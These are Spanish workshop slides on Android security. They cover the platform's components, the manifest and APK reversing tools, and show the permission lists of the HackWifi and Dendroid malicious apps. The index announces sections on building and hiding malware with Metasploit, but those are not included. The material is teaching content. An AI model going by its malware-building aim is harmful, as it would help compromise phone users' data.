



Taller de Android desde 0 hasta generar nuestro primer malware

Seguridad e inseguridad en Android



Índice

- ▶ Sobre mi
 - ▶ Android desde 0
 - ▶ Reversing APKs
 - ▶ Creando nuestro malware: HolaMundo
 - ▶ Creando nuestro malware: SMS Receiver
 - ▶ Creando nuestro malware: Metasploit
 - ▶ Escondiendo el bicho
 - ▶ Pentesting APKs
 - ▶ Porque
 - ▶ Dónde
 - ▶ El futuro
 - ▶ Bibliografía
-



Sobre mi


- ▶ Graduada en Sistemas Informáticos.
- ▶ Auditora de seguridad en el código. Indra.
- ▶ Miembro-Fundadora de Gr2Dest.

<https://es.linkedin.com/pub/maría-rojo/25/19/8b8>

<http://ensaladadebits.blogspot.com.es/>

<http://www.gr2dest.org/>

<https://github.com/mirojo>



indra




Android desde 0

- ▶ **Arquitectura Android**
- ▶ **Componentes Android**
 - ▶ Broadcast
 - ▶ Activity
 - ▶ Service
 - ▶ Content Provider
- ▶ **Manifest**
- ▶ **IPC**
- ▶ **Sandbox Android**



Arquitectura Android




Componentes Android



Componentes Android

► Broadcast Receiver:

Elemento para poder emitir y responder a mensajes de otras aplicaciones o del sistema.



Componentes Android

► Activity:


Son las pantallas visuales de las aplicaciones.



Componentes Android

► Service


Ejecuta tareas en segundo plano sin bloquear la interfaz de usuario.



Componentes Android

► Content Provider


Provee de la capacidad para poder compartir información entre diferentes aplicaciones.



IPC

- ▶ IPC es Inter Process Communication. Son aquellos mecanismos que dispone Android para que los componentes se comuniquen entre sí:
 - ▶ Un **intent** es la descripción abstracta de una operación que se va a llevar a cabo. O dicho de otro modo, un *Intent* es una clase que permite especificar una *Activity* a ejecutar, llamando a uno de los métodos de la clase *Activity* con ese *Intent* de parámetro. Esta considerado como el mecanismo universal para pasar datos entre procesos.
 - ▶ **Bundles:** Semejante a la serialización pero más rápido.
 - ▶ **Binders:** Entidad que permite a las actividades y servicios obtener referencias a otros servicios. Permite no solo el envío de mensajes a servicios sino directamente invocar métodos de ellos. El más usado en RPC-style. Este elemento es una de las piedras angulares en el patrón de seguridad Android. Se recomienda su uso para entornos seguros.

Android Sandbox



Android Manifest

- ▶ Archivo XML que se genera al crear el proyecto, es imprescindible dado que en están recogidas todas las especificaciones, componentes y permisos de todos los elementos que forman la aplicación.
- ▶ Entender este archivo no es complejo y sí vital para la detección de malware.



Ejemplo Lighter

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.frogcoders.lighter">
  <application android:icon="@drawable/icon" android:label="@string/app_name">
    <activity android:configChanges="keyboardHidden|orientation" android:label="@string/app_name" android:name=".activity.candle.MagicCandleActivity" android:screenOrientation="portrait">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <activity android:label="@string/preferences_title" android:name=".activity.preferences.CandlePreferences"/>
    <activity android:configChanges="keyboard|keyboardHidden|orientation" android:name="com.google.ads.AdActivity"/>
  </application>
  <uses-permission android:name="android.permission.RECORD_AUDIO"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
</manifest>
```





Ejemplo HackWifi

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.agun.hacifi.icon">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
    <uses-permission android:name="com.android.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.motorola.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.motorola.dlauncher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.fede.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.lge.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="org.adw.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.motorola.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="com.motorola.dlauncher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="com.lge.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="com.agun.hacifi.app.HacApp">
        <activity android:label="@string/app_name" android:name="com.agun.hacifi.icon.DemoActivity" android:screenOrientation="portrait" android:theme="@android:style/Theme.Dialog"/>
        <activity android:label="@string/app_name" android:name="com.agun.hacifi.icon.FakeGoogleActivity" android:screenOrientation="portrait"/>
        <activity android:label="@string/app_name" android:name="com.agun.hacifi.icon.WifiListActivity" android:screenOrientation="portrait"/>
        <activity android:label="@string/app_name" android:name="com.agun.hacifi.icon.FailedActivity" android:screenOrientation="portrait"/>
        <activity android:label="@string/app_name" android:name="com.agun.hacifi.icon.LaunchActivity" android:screenOrientation="portrait"/>
    </application>
</manifest>
```





Ejemplo Dendroid

```
<uses-sdk
    android:minSdkVersion="10"
    android:targetSdkVersion="18"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.QUICKBOOT_POWERON" android:required="false" />
<uses-permission android:name="android.permission.INTERNET" android:required="true"/>
<uses-permission android:name="android.permission.READ_SMS" android:required="true" />
<uses-permission android:name="android.permission.WRITE_SMS" android:required="true" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" android:required="true" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" android:required="true"/>
<uses-permission android:name="android.permission.READ_CONTACTS" android:required="true" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" android:required="true" />
<uses-permission android:name="android.permission.GET_TASKS" android:required="true" />
<uses-permission android:name="android.permission.WAKE_LOCK" android:required="false" />
<uses-permission android:name="android.permission.CALL_PHONE" android:required="true" />
<uses-permission android:name="android.permission.SEND_SMS" android:required="true" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" android:required="false" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" android:required="false" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" android:required="true" />
<uses-permission android:name="android.permission.CAMERA" android:required="true" />
<uses-permission android:name="android.permission.RECORD_AUDIO" android:required="false" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" android:required="true" />
<uses-permission android:name="android.permission.RECEIVE_SMS" android:required="true" />
<uses-feature android:name="android.hardware.camera" android:required="false" />
<uses-feature android:name="android.hardware.camera.front" android:required="false" />
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false" />
<uses-feature android:name="android.hardware.microphone" android:required="false" />
```



Una APP por dentro



Una APP por dentro

	AndroidManifest.xml	x
1	0300 0800 001e 0000 0100 1c00 600f 0000	
2	4c00 0000 0000 0000 0000 0000 4c01 0000	
3	0000 0000 0000 0000 1a00 0000 3400 0000	
4	5600 0000 7400 0000 9800 0000 a400 0000	
5	be00 0000 d200 0000 de00 0000 ee00 0000	
6	fc00 0000 2601 0000 3401 0000 5a01 0000	
7	7801 0000 9001 0000 9e01 0000 b801 0000	
8	cc01 0000 e401 0000 f601 0000 4e02 0000	
9	5202 0000 6402 0000 9802 0000 cc02 0000	

```

L 0 % L 4 V t ~
x % Ò P î ü & 4 Z x . ž , Ì ä ö
N7 R7 d7 ~7 Î7 à7 ß7 ↑7 l >l Rl tl Êl J7
J XJ œJ âJ üJ
| | D| T| h| a| ä| 2- x- % Ü- ê- " 6 z %
ü R Q f A ü ß N b Ä +
|
versionCode
versionName % installLocation
minSdkVersion +targetSdkVersion
J name
glEsVersion Q required J icon -ba
nner | label !!hardwareAccelerate
d | value 4screenOrientation
configChanges
launchMode | theme
authorities Q exported
permission
android *http://schemas.android
.com/apk/res/android
package ↑platformBuildVersionCo
de ↑platformBuildVersionName Q m
anifest ↓com.workingnow.please
l 1.0 j 21

```

Índice

- ▶ Sobre mi
- ▶ Android desde 0
- ▶ **Reversing APKs**
- ▶ Creando nuestro malware: HolaMundo
- ▶ Creando nuestro malware: SMS Receiver
- ▶ Creando nuestro malware: Metasploit
- ▶ Escondiendo el bicho
- ▶ Pentesting APKs
- ▶ Porque
- ▶ Dónde
- ▶ El futuro
- ▶ Bibliografía






Reversing APK

▶ APKTool

- ▶ Todo en uno.
- ▶ Muy actualizada.
- ▶ Deserializa AndroidManifest
- ▶ Decodifica los recursos
- ▶ De-construye y construye



<http://ibotpeaches.github.io/Apktool/>




Reversing APK

▶ Dex2Jar


- ▶ Menos funciones.
- ▶ Genera un jar desde una APK
- ▶ Puede generar código Jasmin

Smali es el formato dex usado por la DVM
Jasmin lenguaje en el que se basa Smali, su
sintaxis.

